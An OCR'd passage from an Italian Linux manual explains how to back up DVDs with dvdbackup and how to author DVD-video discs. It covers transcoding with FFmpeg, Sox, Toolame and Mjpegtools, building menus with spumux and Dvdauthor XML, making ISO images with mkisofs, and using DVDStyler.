


        Title set 1
                The aspect ratio of title set 1 is 4:3
                Title set 1 has 1 angle(s)
                Title set 1 has 1 audio_track(s)
                Title set 1 has 0 subpicture channel(s)

                Titles included in title set 1 is/are
                        Title 1:
                                Title 1 has 3 chapter(s)
                                Title 1 has 2 audio channel(s)
                        Title 2:
                                Title 2 has 3 chapter(s)
                                Title 2 has 2 audio channel(s)
                        Title 3:
                                Title 3 has 3 chapter(s)
                                Title 3 has 2 audio channel(s)
```

- `$` **`dvdbackup -M -n "dvd" -i /dev/hdc -o /tmp`**[*Invio*]

  Crea la directory ‘`/tmp/dvd/VIDEO_TS/`’, mettendovi al suo interno tutto il contenuto del disco che si trova nel file di dispositivo ‘`/dev/hdc`’. Il contenuto in questione si riferisce, comunque, a quello di un DVD video.

- `$` **`dvdbackup -T 1 -n "dvd" -i /dev/hdc -o /tmp`**[*Invio*]

  Crea la directory ‘`/tmp/dvd/VIDEO_TS/`’, mettendovi al suo interno i file del primo insieme di titoli del disco che si trova nel file di dispositivo ‘`/dev/hdc`’. I file in questione corrispondono al modello ‘`VTS_01_*`’.

- `$` **`dvdbackup -t 2 -n "dvd" -i /dev/hdc -o /tmp`**[*Invio*]

  Crea la directory ‘`/tmp/dvd/VIDEO_TS/`’, mettendovi al suo interno uno o più file ‘`.VOB`’ contenenti il secondo titolo del disco che si trova nel file di dispositivo ‘`/dev/hdc`’.

- `$` **`dvdbackup -t 2 -s 1 -e 2 -n "dvd" -i /dev/hdc -o /tmp`**[*Invio*]

  Crea la directory ‘`/tmp/dvd/VIDEO_TS/`’, mettendovi al suo interno uno o più file ‘`.VOB`’ contenenti i primi due capitoli del secondo titolo del disco che si trova nel file di dispositivo ‘`/dev/hdc`’.

30.19.5 Primi esperimenti per realizzare un DVD con contenuti propri

«

Come si intende dalla lettura della sezione precedente, per predisporre un DVD video con l’aiuto di Dvdauthor, è necessario disporre di file in formato VOB, con le caratteristiche geometriche previste dallo standard prescelto (PAL/SECAM o NTSC) e con una traccia audio

stereofonica campionata a 48000 Hz. Per la precisione, lo standard DVD PAL/SECAM richiede quadri da 720×576 punti grafici, mentre lo standard DVD NTSC richiede quadri da 720×480 punti grafici.

Generalmente, i file multimediali di cui si può disporre facilmente o che si possono produrre attraverso apparecchiature comuni, non dispongono delle caratteristiche richieste dallo standard DVD video e occorre procedere con diversi passaggi di trasformazione. Si suppone di disporre del file '`filmato.avi`', contenente video e audio, assolutamente incompatibili con lo standard DVD video. Si comincia estrapolando la componente video, trasformandola con l'aiuto di FFmpeg:

```
$ ffmpeg -i filmato.avi -f mpeg2video -hq -sameq -r 25 ↩
↪       -s 720x576 video.m2v[Invio]
```

In questo modo si ottiene il file '`video.m2v`' in formato MPEG-2 (solo video), con dimensioni e frequenza di quadro conformi allo standard PAL, indipendentemente dalle caratteristiche del file originale. Nello stesso modo si estrapola la componente audio, ma in tal caso non viene ancora modificata la campionatura:

```
$ ffmpeg -i filmato.avi -f wav audio.wav[Invio]
```

Si ottiene il file '`audio.wav`', che si suppone avere una campionatura non appropriata, pertanto si rielabora con Sox, specificando anche di volere comunque due canali audio, per la stereofonia:

```
$ sox audio.wav -r 48000 -c 2 audio.48.wav resample[Invio]
```

Si ottiene così il file '`audio.48.wav`' che viene usato per generare un file MP2 con l'aiuto di Toolame:

```
$ toolame -b 128 audio.48.wav audio.mp2[Invio]
```

A questo punto, con il programma '**mplex**' di Mjpegtools si possono aggregare i file '`video.m2v`' e '`audio.mp2`' in un file VOB adatto a Dvdauthor:

```
$ mplex -f 8 -V -o filmato.vob video.m2v audio.mp2 [Invio]
```

Si ottiene così il file '`filmato.vob`', che, come già mostrato nella sezione precedente, può essere trattato da Dvdauthor.

Il file *allegati/video/audio_video_transcode.txt* contiene la descrizione di una funzione per uno script di shell compatibile con lo standard POSIX, che ha lo scopo di produrre un file VOB appropriato a partire da un file contenente un filmato, che FFmpeg sia in grado di gestire. Disponendo del file '`filmato.avi`', volendo generare il file '`filmato.vob`', aderente allo standard PAL, occorrerebbe chiamare la funzione nel modo seguente:

```
…
audio_video_transcode filmato.avi filmato.vob 25 720x576
…
```

30.19.6 Inserire delle diapositive in un DVD video

«

Per inserire delle diapositive in un DVD video, occorre trasformare delle immagini fisse in filmati, contenenti una traccia audio, che eventualmente può essere silenziosa. A titolo di esempio, viene mostrato il procedimento per produrre un file VOB da un'immagine JPG ('`figura.jpg`') che ha già la geometria corretta per lo standard DVD video, con l'aiuto di strumenti contenuti del pacchetto Mjpegtools.

Si può creare un video YUV4MPEG con '**jpeg2yuv**'. In questo caso si vuole produrre un video di 10 s; considerato che si intende

usare lo standard PAL, che prevede 25 quadri al secondo, occorre che il video contenga 250 quadri totali:

```
$ jpeg2yuv -f 25 -I p -L 0 -n 250 -j figura.jpg ↩
↪          > video.y4m[Invio]
```

Si ottiene così il file ‘`video.y4m`’ da convertire in formato MPEG-2, creando il file ‘`video.m2v`’:

```
$ mpeg2enc -a 2 -n p -f 3 -b 200 -o video.m2v ↩
↪          < video.y4m[Invio]
```

Viene creato un file audio silenzioso, di 10 s, in formato MP2, con una frequenza di campionamento di 48 000 Hz in stereofonia:

```
$ dd if=/dev/zero bs=4 count=480000 ↩
↪ | toolame -b 128 -s 48 /dev/stdin audio.mp2[Invio]
```

Si ottiene il file ‘`audio.mp2`’ che si può usare assieme a ‘`video.m2v`’ per creare un contenitore multimediale MPEG2 (video e audio) con l’aiuto di ‘**`mplex`**’:

```
$ mplex -f 8 -V -o diapositiva.vob video.m2v audio.mp2[Invio]
```

Si ottiene così il file ‘`diapositiva.vob`’.

Il file *allegati/video/picture_transcode.txt* contiene una funzione per uno script di shell compatibile con lo standard POSIX, che ha lo scopo di produrre un file VOB appropriato a partire da un file contenente un’immagine fissa, che ImageMagick sia in grado di gestire. Disponendo del file ‘`figura.png`’, volendo generare il file ‘`diapositiva.vob`’ della durata di 15 s, aderente allo standard PAL, occorrerebbe chiamare la funzione mostrata, nel modo seguente:

```
…
picture_transcode figura.png diapositiva.vob 25 720x576 15
…
```

30.19.7 Menù di un DVD video

«

La realizzazione di un menù per un DVD video è una fase necessaria per produrre un risultato fruibile dall'utenza comune. Il menù è un file VOB che assomiglia idealmente a quello che si realizza a partire da un'immagine fissa, come nel caso delle diapositive, che però deve contenere delle informazioni aggiuntive. Dopo la realizzazione di un file VOB di questo tipo, occorre utilizzare Dvdauthor in modo leggermente diverso da quanto mostrato fino a questo punto, per collegare il menù agli altri file VOB esistenti.

Si crea inizialmente un disegno, con un programma appropriato, contenente al massimo tre colori, con una geometria approssimativa pari a quella dello standard DVD video che si vuole produrre. L'immagine potrebbe essere simile a quella che si vede nella figura 30.226.

Figura 30.226. Immagine di partenza per un menù.



Di questa immagine se ne deve preparare una copia, dalla quale va rimosso il titolo e va ridotta a soli due colori: il testo nero e lo sfondo bianco.

Si osservi che è bene circoscrivere le voci del menù con una cornice, come nell'esempio che viene proposto, per consentire successivamente al programma '**`spumux`**' di Dvdauthor di individuarle e distinguerle correttamente.

Figura 30.227. Menù in bianco e nero, con i soli bottoni per accedere ai titoli interni.



A questo punto occorre assicurarsi di avere le immagini della geometria esatta e occorre produrre alcune immagini derivate. Il primo file contenente il menù con il titolo sia '`fondale.jpg`'; il secondo, senza titolo e solo in bianco e nero, sia '`pulsanti.jpg`'. Vengono usati i programmi di ImageMagick per le varie conversioni.

```
$ convert -geometry 720x576! -posterize 3 fondale.jpg ↩
↪       menu.background.jpg [Invio]
```

Con questo primo comando viene prodotta l'immagine da usare come fondale del menù; come si vede si impone di adattare il file che si ottiene alla geometria dello standard PAL e di avere solo tre colori.

Successivamente, a partire dal file '`pulsanti.jpg`', si crea un file con soli due colori, dove il bianco deve annullarsi e diventare

trasparente. Si ottiene il file ‘`menu.black.png`’:

```
$ convert -geometry 720x576! -posterize 2 ↩
↪         -transparent white ↩
↪         pulsanti.jpg menu.black.png [Invio]
```

Figura 30.228. Supponendo che il grigio rappresenti lo sfondo trasparente, quello che si vede rappresenta l’immagine che si ottiene nel file ‘`menu.black.png`’.



Da questo file con la scritta nera e lo sfondo trasparente, si creano altri file, dove la scritta deve apparire con colori differenti:

```
$ convert -fill red -colorize 100% menu.black.png ↩
↪         menu.red.png [Invio]


$ convert -fill blue -colorize 100% menu.black.png ↩
↪         menu.blue.png [Invio]

$ convert -fill green -colorize 100% menu.black.png ↩
↪         menu.green.png [Invio]
```

Figura 30.229. Supponendo che il grigio rappresenti lo sfondo trasparente, quello che si vede rappresenta l'immagine che si ottiene nel file '`menu.red.png`', dove il testo appare in rosso.



Figura 30.230. Supponendo che il grigio rappresenti lo sfondo trasparente, quello che si vede rappresenta l'immagine che si ottiene nel file '`menu.green.png`', dove il testo appare in verde.



Figura 30.231. Supponendo che il grigio rappresenti lo sfondo trasparente, quello che si vede rappresenta l'immagine che si ottiene nel file '`menu.blue.png`', dove il testo appare in blu.



Quindi si crea un filmato molto breve, in formato VOB, utilizzando il file '`menu.background.jpg`'. In questo caso, però, si preferisce che il file finale (VOB) abbia l'estensione '`.mpg`', perché non si tratta ancora del file VOB definitivo:

```
$ jpeg2yuv -n 50 -I p -f 25 -j menu.background.jpg ↩
↪          | mpeg2enc -n p -f 3 -b 200 -o menu.m2v [Invio]

$ dd if="/dev/zero" bs=4 count=1600 ↩
↪    | toolame -b 128 -s 48 /dev/stdin menu.mp2 [Invio]

$ mplex -f 8 -o menu.mpg menu.m2v menu.mp2 [Invio]
```

A questo punto si deve usare il programma '**spumux**' di Dvdauthor, che però richiede prima la preparazione di un file XML di configurazione, come quello seguente:

```
<subpictures>
  <stream>
    <spu start="00:00:00.00"
       image="menu.black.png"
```

```
        select="menu.green.png"
        highlight="menu.red.png"
        force="yes"
        autooutline="infer"
        outlinewidth="15"
        autoorder="rows">
      </spu>
    </stream>
</subpictures>
```

In base al contenuto di questo file di configurazione, lo spazio tra i pulsanti deve essere maggiore o uguale a 15 punti grafici; inoltre, l'ordine con cui si intendono disposti i pulsanti è per righe.

Supponendo di avere salvato il file XML di '**spumux**' con il nome '**menu.spumux**', si può procedere così:

```
$ spumux menu.spumux < menu.mpg > menu.vob [Invio]
```

Nel file *allegati/video/dvd_menu.txt* è contenuta una funzione per uno script di shell compatibile con lo standard POSIX, che ha lo scopo di produrre un menù VOB appropriato a partire da un file contenente un'immagine fissa, unica, che ImageMagick sia in grado di gestire. Questo script produce però un risultato semplificato, in quanto si attende di ricevere una figura in bianco e nero, contenente esclusivamente le voci del menù, bordate in modo appropriato. Disponendo del file 'menu.png', volendo generare il file 'menu.vob' aderente allo standard PAL, occorrerebbe chiamare la funzione mostrata, nel modo seguente:

```
...
dvd_menu menu.png menu.vob 25 720x576
...
```

Naturalmente, la creazione del file VOB contenente il menù, non esaurisce il problema, dal momento che poi questo menù deve essere collegato ai contenuti del DVD. Nella sezione successiva si vede come usare Dvdauthor a questo fine.

30.19.8 Creazione di un DVD con menù

Una volta creato il menù del DVD in un file VOB, occorre collegare questo menù al resto del DVD. Per fare questo si può usare Dvdauthor in un modo differente rispetto a quello mostrato fino a questo punto, preparando un file XML di configurazione appropriato.

Come accennato in precedenza, il contenuto di un DVD può essere strutturato in «titoli» che a loro volta si articolano in «capitoli». In questa sezione si associa un titolo a ogni contenuto del DVD, facendo sì che ogni titolo contenga soltanto un capitolo. C'è da considerare che è possibile articolare il contenuto di un DVD in un menù principale e in altri menù inferiori, ma questa possibilità non viene descritta qui.

Si presume di avere preparato quattro filmati, già convertiti nel formato VOB. Si tratta dei file '`filmato-1.vob`', '`filmato-2.vob`', '`filmato-3.vob`' e '`filmato-4.vob`'. Si suppone che dopo la visualizzazione di uno di questi filmati si voglia tornare al menù. Quello che segue è il file XML da fornire poi a Dvdauthor:

```
<dvdauthor dest="/tmp/dvd" jumppad="0">
  <vmgm>
    <menus>
      <pgc entry="title">
        <vob file="menu.vob" pause="inf"/>
        <button> jump title 1; </button>
        <button> jump title 2; </button>
```

```
        <button> jump title 3; </button>
        <button> jump title 4; </button>
        <post> jump vmgm menu 1; </post>
      </pgc>
    </menus>
  </vmgm>
  <titleset>
    <titles>
      <pgc>
        <vob file="filmato-1.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
      <pgc>
        <vob file="filmato-2.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
      <pgc>
        <vob file="filmato-3.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
      <pgc>
        <vob file="filmato-4.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
    </titles>
  </titleset>
</dvdauthor>
```

Supponendo che il file XML si chiami ‘`dvd.xml`’, si può utilizzare ‘**`dvdauthor`**’ nel modo seguente:

`$` **`dvdauthor -x dvd.xml`** [*Invio*]

In base al contenuto del file ‘`dvd.xml`’, si ottiene la directo-

ry '`/tmp/dvd/`', con il contenuto del DVD, da trasformare in file-immagine con '**`mkisofs`**':

```
$ mkisofs -dvd-video -o dvd.img /tmp/dvd[Invio]
```

Si ottiene così il file '`dvd.img`' pronto per l'incisione del DVD.

Eseguendo il DVD con un programma come Xine o con un lettore DVD casalingo, si dovrebbe vedere un menù come quello che si vede nella figura successiva, dove il cursore si trova sopra il pulsante *Titolo 1*.

Figura 30.235. Menù in funzione con il primo titolo evidenziato.



Volendo fare in modo che dopo l'esecuzione di uno dei primi tre titoli si passi automaticamente al successivo, basta modificare così l'elemento '**`titles`**' del file '`dvd.xml`':

```
    <titles>
      <pgc>
        <vob file="filmato-1.vob"/>
```

```
        <post> jump title 2; </post>
      </pgc>
      <pgc>
        <vob file="filmato-2.vob"/>
        <post> jump title 3; </post>
      </pgc>
      <pgc>
        <vob file="filmato-3.vob"/>
        <post> jump title 4; </post>
      </pgc>
      <pgc>
        <vob file="filmato-4.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
    </titles>
```

Dvdauthor ha una limitazione che impedisce di gestire più di 36 titoli in un solo menù. Tuttavia, più file VOB possono essere raggruppati in uno stesso titolo. L'esempio seguente mostra un file XML di configurazione di Dvdauthor, con tre titoli che si dividono alcuni file VOB. Si osservi che, in base alla configurazione mostrata, ogni file incluso in un titolo va a costituire un capitolo dello stesso.

```
<dvdauthor dest="/tmp/dvd" jumppad="0">
  <vmgm>
    <menus>
      <pgc entry="title">
        <vob file="menu.vob" pause="inf"/>
        <button> jump title 1; </button>
        <button> jump title 2; </button>
        <button> jump title 3; </button>
        <post> jump vmgm menu 1; </post>
      </pgc>
    </menus>
```

```
  </vmgm>
  <titleset>
    <titles>
      <pgc>
        <vob file="filmato-1.vob"/>
        <vob file="filmato-2.vob"/>
        <vob file="filmato-3.vob"/>
        <vob file="filmato-4.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
      <pgc>
        <vob file="filmato-5.vob"/>
        <vob file="filmato-6.vob"/>
        <vob file="filmato-7.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
      <pgc>
        <vob file="filmato-8.vob"/>
        <vob file="filmato-9.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
    </titles>
  </titleset>
</dvdauthor>
```

30.20 DVDStyler

Ci sono diversi programmi che consentono la realizzazione di un DVD video attraverso un'interfaccia grafica, più o meno intuitiva. L'utilizzo di tali programmi può facilitare questo tipo di lavoro, ma rimane il fatto che i concetti legati all'organizzazione di un DVD video devono essere conosciuti.

In questa sezione viene mostrato l'uso di DVDStyler[74] che è un programma frontale grafico, che a sua volta si avvale di altri programmi per la realizzazione di un DVD video, a partire dalla costruzione del menù. Il suo funzionamento viene descritto attraverso l'esempio di un progetto molto semplice, con un solo menù iniziale e alcuni file MPEG che costituiscono, ognuno, un titolo differente.

30.20.1 Avvio di DVDStyler

«

DVDStyler si avvia attraverso l'eseguibile '**dvdstyler**', senza l'indicazione di opzioni e argomenti:

```
dvdstyler
```

Figura 30.238. DVDStyler dopo l'avvio, prima di iniziare il progetto di un DVD video.



30.20.2 Configurazione dello standard video

Prima di iniziare il progetto di un DVD video occorre verificare la configurazione; in particolare occorre controllare che venga usato lo standard video desiderato (NTSC o PAL). Per questo si accede alla voce *Settings* del menù *Configuration*.

Figura 30.239. Configurazione dello standard video.



30.20.3 Costruzione del menù

Di solito conviene iniziare il progetto del DVD dal menù. Sul bordo sinistro della finestra del programma appaiono dei pulsanti di selezione, dove dovrebbe risultare selezionata la voce BACKGROUNDS e nella porzione sinistra della finestra dovrebbero apparire, di conseguenza, alcuni esempi di sfondi da usare per il menù. Se non piacciono, basta selezionare la voce DIRECTORIES e cercare i file con le immagini che si gradiscono di più. Una volta scelta l'immagine, la si seleziona trascinandola nel riquadro nero sulla destra, facendola diventare lo sfondo del menù.

Figura 30.240. Selezione di un'immagine per lo sfondo.



Supponendo di sapere già quanti sono i titoli del DVD video che si vuole creare, si può passare alla scrittura del testo degli stessi. Per fare questo si deve selezionare la voce BUTTONS (sul bordo sinistro della finestra), quindi trascinare il modello che si preferisce nel riquadro destro contenente l'immagine del menù del DVD. Una volta trascinati i modelli che si desiderano, occorre modificarli, usando il mouse con il tasto destro.

Figura 30.241. Menù già preparato con tre titoli.



Il testo delle voci del menù può contenere qualsiasi cosa si ritenga più appropriato; si può cambiare il carattere e la sua colorazione; tuttavia, la cosa più importante da fare è associare correttamente la voce al titolo del DVD video che si sta realizzando. Per esempio, quello che si ritiene essere il terzo titolo, deve contenere l'azione '**`jump title 3;`**'. Si osservi anche che il carattere selezionato deve essere codificato secondo lo standard Unicode (si vede la sigla ISO 10646-1).

Figura 30.242. Configurazione della terza voce del menù.



30.20.4 Inserimento dei filmati

Per scegliere i filmati da inserire nel DVD, si può selezionare il bottone '**`Directories`**', sul bordo sinistro della finestra, in modo da poter cercare i file che si desiderano includere. Una volta trovati i file, si trascinano nella parte bassa della finestra, dopo l'icona che rappresenta il menù di apertura.

Figura 30.243. Inserimento dei filmati.



Così facendo, ogni file costituisce un titolo differente.

30.20.5 Creazione del DVD video

Terminato il disegno del DVD video, si può salvare il progetto in un file, selezionando la voce *Save as* del menù *File*. Viene proposto di usare un nome con estensione '`.xml`'.

Si può passare così alla creazione del DVD video attraverso la funzione *Burn DVD* del menù *File*.

Figura 30.244. Conferma nella fase di creazione del DVD.



Inizialmente conviene limitarsi a creare un file-immagine del DVD, che può essere provato con gli strumenti usuali (come VLC o Xine), prima di incidere un DVD reale. È sconsigliabile di provare l'anteprima, che potrebbe apparire errata, mentre invece il risultato può essere corretto.

Confermando, si passa alla fase di elaborazione, che se tutto va bene si conclude con la creazione del file-immagine desiderato.

Per provare un file-immagine, si può usare un MRL del tipo: *dvd:///home/tizio/dvd.iso*. Per esempio, Xine andrebbe avviato così:

```
$ xine dvd:///home/tizio/dvd.iso [Invio]
```

30.21 Riferimenti

«

- *Exif.org*, http://www.exif.org/
- *ID3.org*, http://www.id3.org/
- Phil Harvey, *ExifTool*, http://www.sno.phy.queensu.ca/~phil/exiftool/
